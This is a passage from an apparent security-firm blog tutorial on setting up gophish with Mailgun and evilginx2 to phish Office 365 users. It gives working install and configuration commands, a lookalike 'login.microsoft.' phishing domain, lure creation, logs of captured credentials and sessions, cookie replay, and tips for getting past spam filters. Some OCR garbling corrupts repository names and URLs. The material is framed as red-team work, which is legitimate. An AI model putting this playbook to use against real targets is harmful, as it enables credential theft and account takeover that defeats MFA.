time="2022-11-03T06:55:44Z" level=warning msg="Please consider adding a contact_address entry in your config.json"
goose: no migrations to run. current version: 20220321133237
time="2022-11-03T06:55:44Z" level=info msg="Please login with the username admin and the password cf7056c92ef93367"
time="2022-11-03T06:55:44Z" level=info msg="Starting admin server at https://0.0.0.0:3333"
time="2022-11-03T06:55:44Z" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2022-11-03T06:55:44Z" level=info msg="Starting IMAP monitor manager"
time="2022-11-03T06:55:44Z" level=info msg="Starting new IMAP monitor for user admin"
time="2022-11-03T06:55:44Z" level=info msg="Starting phishing server at http://0.0.0.0:80"
```


Now enter the ec2 instant IP address with the port number 3333. To access the gophish dashboard, go to <https://ipaddress:3333> (be sure to include the https://).



A screenshot of a web browser displaying the gophish login page. The address bar shows the URL as https://3333/login?next=%2F. The page features a large hexagonal logo with a fishhook inside. Below the logo, the text "Please sign in" is displayed in a bold, dark blue font. There are two input fields for "Username" and "Password", followed by a green "Sign in" button.

The password will be displayed in the terminal.

Let us now login to the gophish server.



A screenshot of the gophish dashboard. The left sidebar contains links for Campaigns, Users & Groups, Email Templates, Landing Pages, Sending Profiles, Account Settings, User Management, Webhooks, and a User Guide. The main area is titled "Dashboard" and includes a "Phishing Success Overview" chart showing "Sent Success" counts for Email Sent, Email Opened, Clicked Link, Submitted Data, and Email Reported. The chart has a scale from 0 to 100. The timestamp "23.07.12.029" is visible above the chart.

Setting up Mail Server

Create an account with MailGun.

Note: Only If the credit card verification is successful, Mailgun will allow you to add domains.

mailgun.com

Sinch Email About Blog Help Documentation Log In English

≡ MENU

mailgun by sinch

Get Started

FOR DEVELOPERS AND BUSINESSES


The leading email delivery service for businesses around the world

Powerful APIs that enable you to send, receive, and track email effortlessly

Get Started Talk To A Strategist

Over 100,000 companies are building great apps and email programs with Mailgun

lyft Microsoft dribbble WIKIPEDIA NHL



Navigate to Sending -> Domains, as seen below.

app.mailgun.com/app/sending/domains

Upgrades Feedback ?

Sending


Add New Domain

Domains

Search all domains

Name	Accepted(Nov)	Delivered(Nov)	Bounced(
[Redacted]	41	97.56%	0.00%
[Redacted]	0	0.00%	0.00%

10 20 50



Add new domain in the “Domain name” field.

Domain name*

testdomain.com

We highly recommend using a subdomain. For more information check out [our FAQ](#).

Domain region

US

IP assignment option

Shared IP

[Advanced settings \(DKIM\)](#)

Add Domain

For sending emails, we must add the DNS record.

2 Add DNS records for sending

Type	Hostname	Enter This Value	Current Value
TXT	testdomain2464.com	v=spf1 include:mailgun.org ~all	<input type="button" value="None found"/>
TXT	smtp._domainkey.testdomain2464.com	keras; p=IDPWA8GCSg5SI Bcm51R/60/1+59sMtuuv5/ 7HfecnJWVe7terryjQ/G/ TK1PUoHPJ1iv/Q04b347Q5; B	<input type="button" value="None found"/>

MX records are recommended for all domains, even if you are only sending messages. Unless you already have MX records for this domain pointing to another email provider (e.g. Gmail), you should update the following records. [More info on MX records](#)

Type	Hostname	Priority	Enter This Value	Current Value
MX	testdomain2464.com	10	mxa.mailgun.org	<input type="button" value="None found"/>
MX	testdomain2464.com	10	mbd.mailgun.org	<input type="button" value="None found"/>

3 Add DNS records for tracking

Verify DNS settings

The CNAME record is necessary for tracking opens, clicks, and unsubscribes (recommended).

Type	Hostname	Enter This Value	Current Value
CNAME	email.testdomain2464.com	mailgun.org	<input type="button" value="None found"/>

4. Wait for your domain to verify

Verify the server after adding this DNS record to the Domain DNS server.

You will see a green tick after adding the DNS record in the domain config.

Domains

Add New Domain

Name	Accepted(Nov)	Delivered(Nov)	Bounced(Nov)	Opened(Nov)	Clicked(Nov)	Complained(Nov)
USA	41	97.56%	0.00%	0.00%	0.00%	0.00%

10 20 50

Let us now configure gophish using Mailgun.

Integrating Mailgun with gophish

Creating SMTP Credentials

Mailgun requires DNS verification for the domain.

Select SMTP from the domain settings.

The screenshot shows the Mailgun dashboard with the left sidebar expanded. The 'Domain settings' option is highlighted with a red box. The main content area is titled 'SMTP credentials' and shows a table of existing credentials. The 'SMTP credentials' tab is selected and highlighted with a red box. A single row is shown in the table:

Login	Date created
postmaster@testdomain2464.com	11/05/22 07:14 AM

Below the table, there is a 'Reset password' button, which is also highlighted with a red box. Other sections visible include 'SMTP settings' and 'INBOXREADY'.

Click on Reset Password and then the password will get copied to the clipboard.

This screenshot shows the same 'SMTP credentials' section as the previous one, but with the 'Reset password' button explicitly highlighted with a red box. The rest of the interface is identical to the first screenshot.

Now go to the gophish application and navigate to “Sending Profiles”.

The screenshot shows the gophish application's 'Sending Profiles' page. The left sidebar has 'Sending Profiles' highlighted with a red box. The main content area is titled 'Sending Profiles' and shows a table of existing profiles. A green '+ New Profile' button is located at the top left of the table area. The table columns are 'Name', 'Interface Type', and 'Last Modified Date'. One entry is listed:

Name	Interface Type	Last Modified Date
testing	SMTP	November 3rd 2022, 11:03:51 am

At the bottom of the table, there are navigation links for 'Previous' and 'Next'.

Now, select “New Profile”, enter your SMTP login and password, and send a test email.

The screenshot shows the 'Edit Sending Profile' dialog. The 'Interface Type' is set to 'SMTP'. The 'SMTP From' field is highlighted with a red box. The 'Username' and 'Password' fields are also highlighted with red boxes. The 'Ignore Certificate Errors' checkbox is checked. Below the form is a table for 'Email Headers' with one entry: 'X-Custom-Header' with value '[[URL]]-gophish'. At the bottom is a red-bordered 'Send Test Email' button.

The next step is to send a test email.

Send Test Email

The screenshot shows the 'Send Test Email' dialog. A green box at the top says 'Email Sent!' with a checkmark. Below are input fields for 'First Name', 'Last Name', and 'Position'. At the bottom are 'Cancel' and 'Send' buttons.

This is how the test mail will look like.



It works!

This is an email letting you know that your gophish configuration was successful.

Here are the details:


Who you sent from: [REDACTED]

Who you sent to:

Now go send some phish!

Setting up evileginx2

Install evilginx2 using the following command.



AWS Services Search [Alt+S] Mumbai ▾ omkar ▾

```
ubuntu@ip-172-31-32-75:~$ sudo apt-get -y install git make
git clone https://github.com/kgretzky/evilginx2.git
cd evilginx2
make
```

```
aws Services Search [Alt+S] Mumbai omkar
ubuntu@ip-172-34-32-75:~$ sudo apt-get -y install git make
git clone https://github.com/kgrebyev/evlginx2.git
cd evlginx2
make
Building package lists... Done
Building dependency tree... Done
Reading package descriptions... Done
git is already the newest version (1:2.34.1-1ubuntul.5).
git set to manually installed.
Suggested packages:
  make-doc
The following NEW packages will be installed:
  make
0 upgraded, 0 newly installed, 0 to remove and 35 not upgraded.
Need to get 180 kB of archives.
After this operation, 426 kB of additional disk space will be used.
Patched 180 kB in 0s (478 kB/s)
Selecting previously unselected package make.
(Reading database ... 110951 files and directories currently installed.)
Preparing to unpack .../make_4.3-4.1build1_amd64.deb ...
Unpacking make (4.3-4.1build1) ...
Setting up make (4.3-4.1build1) ...
Processing triggers for man-db (2.10.2-1) ...
Scanning processes...
Scanning linux images...
running kernel seems to be up-to-date.
No services need to be restarted.
No containers need to be restarted.
No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
Cloning into 'evlginx2'...
remote: Compressing objects: 100% (821/821), done.
remote: Writing objects: 100% (821/821), done.
remote: Compressing objects: 100% (244/244), done.
remote: Total 2722 (delta 631), reused 577 (delta 577), pack-reused 1901
Receiving objects: 100% (2722/2722), 3.67 Min | 7.65 MiB/s, done.
Resolving deltas: 100% (1405/1405), done.
```

You can now launch evilginx2 from the local directory as follows:

```
sudo ./bin/evilginx -p ./phishlets/
```

```
aws Services Search [Alt+5] Mumbai
ubuntu@ip-172-31-32-75:~/evilginx2$ sudo ./bin/evilginx -p ./phishlets/

EVILGINX
--- Done Phishing ---
by Ruben Grotzky (@mrgretzky) version 2.4.2

[07:26:02] [info] loading phishlets from: ./phishlets/
[07:26:02] [info] loading phishlets from: /root/.evilginx
[07:26:02] [info] blacklist mode set to: off
[07:26:02] [info] redirect parameter set to: no
[07:26:02] [info] verification parameter set to: eg
[07:26:02] [info] verification token set to: 4671
[07:26:02] [info] verification token set to: 4671
[07:26:02] [info] unauthorized request redirection URL set to: https://www.youtube.com/watch?v=dQw4w9WgXCU
[07:26:02] [info] failed to start listener on port 80
[07:26:02] [info] Failed to start listener on port 80
[07:26:02] [info] server domain not set! type: config domain <domain>
[07:26:02] [info] server ip not set! type: config ip <ip_address>

phishlet author active status hostname
airbnb @ANONYMOUS disabled available
facebook @charlesbooi disabled available
o365 @jamesccullum disabled available
reddit @danieljwong disabled available
tiktok @andondly disabled available
github @audibleblink disabled available
instagram @charlesbooi disabled available
unilogin @perfectlylog... disabled available
protonmail @jmcscullum disabled available
twitter mobile @white_fi disabled available
twinkl @c0nstantyne disabled available
amazon @c0nstantyne disabled available
booking @Anonymous disabled available
citrix #424f424f disabled available
minibrew @Anonym0usY disabled available
laptopland @laptopland disabled available
ata @mikeisigci disabled available
outlook @mrgretzky disabled available
paypal @Anonym0usY disabled available
wordpreso.org @scitar disabled available
```

Configure the domain name and IP address.

```
config domain testdomain.com #the domain you bought for phishing  
config ip <IP> #ec2 public Ip address
```

```
[03:49:47] [!] Failed to start nameserver on port 53
: config domain [REDACTED]
[04:49:50] [inf] server domain set to: [REDACTED]
[04:49:50] [inf] disabled phishlet 'o365'
: config ip [REDACTED]
[04:50:21] [inf] server IP set to: [REDACTED]
:
```

Navigate to Route53 and create a few "A records" as shown below.

Records (11) Info					
		Type	Routing policy	Alias	
<input type="checkbox"/>	Record name	Type	Routin...	Differentiator	Value/Route traffic to
<input type="checkbox"/>	[REDACTED]	A	Simple	-	s3-website.ca-central-1.[REDACTED]
<input type="checkbox"/>	[REDACTED]	MX	Simple	-	10 mx.a.mailgun.org
<input type="checkbox"/>	[REDACTED]	NS	Simple	-	ns-128.awsdns-[REDACTED] ns-709.awsdns-[REDACTED] ns-1245.awsdns-[REDACTED] ns-2037.awsdns-[REDACTED]
<input type="checkbox"/>	[REDACTED]	SOA	Simple	-	ns-128.awsdns-16.com.[REDACTED] ...
<input type="checkbox"/>	[REDACTED]	TXT	Simple	-	"v=spf1 include:mailgun.org ~all"
<input type="checkbox"/>	k1_domainkey [REDACTED]	TXT	Simple	-	"k=rsa; p=MIGfMA0GCS...[REDACTED]
<input type="checkbox"/>	email [REDACTED]	CNAME	Simple	-	mailgun.org
<input type="checkbox"/>	microsoft [REDACTED]	A	Simple	-	[REDACTED]
<input type="checkbox"/>	login.microsoft. [REDACTED]	A	Simple	-	[REDACTED]
<input type="checkbox"/>	www.microsoft. [REDACTED]	A	Simple	-	[REDACTED]
<input type="checkbox"/>	www. [REDACTED]	A	Simple	-	s3-website.ca-central-1.amazonaws.com.[REDACTED]

Next, we need to configure the Office365 phishlet to match our domain:

To add the phishlets.

```
phishlets hostname o365 microsoft.testdomain.com
```

To enable the o365 phishlets.

```
phishlets enable o365
```

```
: phishlets hostname o365 microsoft. [REDACTED]
[05:53:48] [inf] phishlet 'o365' hostname set to: microsoft. [REDACTED]
[05:53:48] [inf] disabled phishlet 'o365'
: phishlets enable o365
[05:53:51] [inf] enabled phishlet 'o365'
[05:53:51] [inf] setting up certificates for phishlet 'o365'...
[05:53:51] [+++] successfully set up SSL/TLS certificates for domains: [login.microsoft. [REDACTED] www.microsoft. [REDACTED]]
```

We can verify if the phishlet has been enabled by typing phishlets again:

phishlet	author	active	status	hostname	
protonmail	@jamescullum	disabled	available		
twitter	@white_fi	disabled	available		
booking	@Anonymous	disabled	available		
github	@audibleblink	disabled	available		
facebook	@charlesbel	disabled	available		
instagram	@charlesbel	disabled	available		
tiktok	@AnOnUD4Y	disabled	available		
twitter-mobile	@white_fi	disabled	available		
airbnb	@AN0NUD4Y	disabled	available		
citrix	@424f424f	disabled	available		
o365	@jamescullum	enabled	available	microsoft.	...
onelogin	@perfectlylog...	disabled	available		
paypal	@An0nud4y	disabled	available		
coinbase	@An0nud4y	disabled	available		
linkedin	@mrgretzky	disabled	available		
outlook	@mrgretzky	disabled	available		
reddit	@customsync	disabled	available		
wordpress.org	@meitar	disabled	available		
amazon	@customsync	disabled	available		
okta	@mikesiegel	disabled	available		

We now need a link that the victim clicks on, in evilginx2, the term for the link is “Lures”.


Create lures and generate URLs using the following command.

```
lures create o365 # You will receive a lures ID after running this command:  
lures get-url 0
```

```
: lures create o365  
[06:02:16] [inf] created lure with ID: 2  
: lures get-url 0  
  
https://login.microsoft. [REDACTED] /nvsgkSRr  
:
```

Our phishlet is now active and can be accessed by the URL

<https://login.microsoft.testdomain.com/nvsgkSRr>.



When a victim inputs valid credentials, those credentials are recorded in the logs.

```
[08:37:33] [+++] [2] Username: [REDACTED]
[08:37:33] [+++] [2] Password: [REDACTED]
[08:37:33] [+++] [2] Username: [REDACTED]
[08:38:05] [+++] [2] Username: [REDACTED]
:
```

Next, type “sessions”. This lists all captured sessions.

```
sessions # list all captured sessions
```

sessions						
id	phishlet	username	password	tokens	remote ip	time
1	o365	[REDACTED]	[REDACTED]	none	202.134	2022-10-28 11:49
2	o365	[REDACTED]	[REDACTED]	none	52.112.	2022-10-28 11:44
3	o365	[REDACTED]	[REDACTED]	none	35.183.	2022-10-28 11:52
4	o365	[REDACTED]	[REDACTED]	none	202.134	2022-11-05 06:56
5	o365	[REDACTED]	[REDACTED]	none	202.134	2022-11-05 07:32
6	o365	[REDACTED]	[REDACTED]	none	202.134	2022-11-05 08:33

Running a gophish campaign

Log in to your gophish application.

Go to “Users & Groups” and click on “New Group”.



Users & Groups

+ New Group

Name	# of Members	Modified Date	Action
[Redacted]	2	November 2nd 2022, 4:36:43 pm	[Edit] [Delete]
[Redacted]	2	November 2nd 2022, 4:46:15 pm	[Edit] [Delete]

Show 10 entries Search:

Showing 1 to 2 of 2 entries Previous 1 Next

Dashboard Campaigns Users & Groups Email Templates Landing Pages Sending Profiles Account Settings User Management Admin Webhooks Admin User Guide API Documentation

Enter the details of the targeted audience along with the email address.

New Group

Name: Red Team campaign

+ Bulk Import Users Download CSV Template

Name	Employ
[Redacted]	[Redacted]

Show 10 entries Search:

First Name Last Name Email Position

No data available in table

Showing 0 to 0 of 0 entries Previous 1 Next

Close Save changes

Dashboard Campaigns Users & Groups Email Templates Landing Pages Sending Profiles Account Settings User Management Admin Webhooks Admin User Guide API Documentation

Next step is to create an email template.

Click on Email Templates -> New Template.



Dashboard

Campaigns

Users & Groups

Email Templates

Landing Pages

Sending Profiles

Account Settings

User Management Admin

Webhooks Admin

User Guide

API Documentation

Email Templates

+ New Template

Show 10 entries

Search:

Name Modified Date

Copy of File share November 3rd 2022, 2:35:45 pm



file @ November 3rd 2022, 6:01:35 pm



File share November 2nd 2022, 7:06:54 pm



test November 3rd 2022, 11:04:15 am



Showing 1 to 4 of 4 entries

Previous 1 Next

Give the template a suitable name and create a custom page as shown below.



Dashboard

Campaigns

Users & Groups

Email Templates

Landing Pages

Sending Profiles

Account Settings

User Management Admin

Webhooks Admin

User Guide

API Documentation

Sending Profiles

+ New Profile

Show 10 entries

Search:

Name Interface Type Last Modified Date

testing SMTP November 3rd 2022, 11:03:51 am



Showing 1 to 1 of 1 entries

Previous 1 Next

Click on “Save Template”.



Dashboard

Campaigns

Users & Groups

Email Templates

Landing Pages

Email Templates

Template added successfully!

+ New Template

Navigate to Campaigns -> New Campaign.



Dashboard

Campaigns

Users & Groups

Email Templates

Landing Pages

Sending Profiles

Campaigns

+ New Campaign

Active Campaigns

Archived Campaigns

The screenshot shows the gophish application's main interface with a sidebar containing links like Dashboard, Campaigns, Users & Groups, Email Templates, Landing Pages, Sending Profiles, Account Settings, User Management, Webhooks, User Guide, and API Documentation. A modal window titled 'New Campaign' is open, prompting for campaign details: Name (Red Teaming Engagement), Email Template (Phishing), Landing Page (Redfox), URL (http://192.168.1.1), Launch Date (November 5th 2022, 7:20 pm), and Groups (Employees). The 'Launch Campaign' button is highlighted.



Campaign Scheduled!

This campaign has been scheduled for launch!

OK

Once the target users submit their credentials, the evilginx2 sessions can be watched and used to replay the cookie sessions through the browser. It may take a few minutes for the victim to notice the malicious email in their inbox. When the phishing campaign begins, you should be transferred to a page that displays the campaign's outcomes. You have completed all of your tasks, and all you can do now is wait and hope that one of your emails gets opened by a victim. If the email was sent successfully, the victim should be able to receive it. Remember that spam filters and other email defences may attempt to block your emails or tell a system administrator that your email appears suspect. If this happens, experiment with less suspicious email templates, payloads, landing pages, and sending profiles.

Before delivering their best payloads, most penetration testers will try to investigate their target's phishing mitigations by sending simple payloads to see if they are blocked. For example, they may send a few test emails to see if macro-enabled Word or Excel files,

malicious links, or custom binaries are banned. Whether particular payloads are being prohibited by your target's email server, you can see if there is any way to get around these defences. If you want to adopt this method, you should create numerous email templates for each sort of test.

[**Redfox Security**](#) is a diverse network of expert security consultants with a global mindset and a collaborative culture. With a combination of data-driven, research-based, and manual testing methodologies, we proudly deliver robust security solutions.

“Join us on our journey of growth and development by signing up for our comprehensive [courses](#), if you want to excel in the field of cybersecurity.”

[Previous](#)[Integer Overflow in Smart Contract](#)

[Next](#)[What is PCI DSS Pentesting?](#)

Recent Blog

September 09, 2025

[Is APK Decompilation Legal? What You Need To Know](#)

September 06, 2025

[When Hackers Hit the Road: The Jaguar Land Rover Cyberattack](#)

September 05, 2025

[This Is the Hacker's Swiss Army Knife. Have You Heard About It?](#)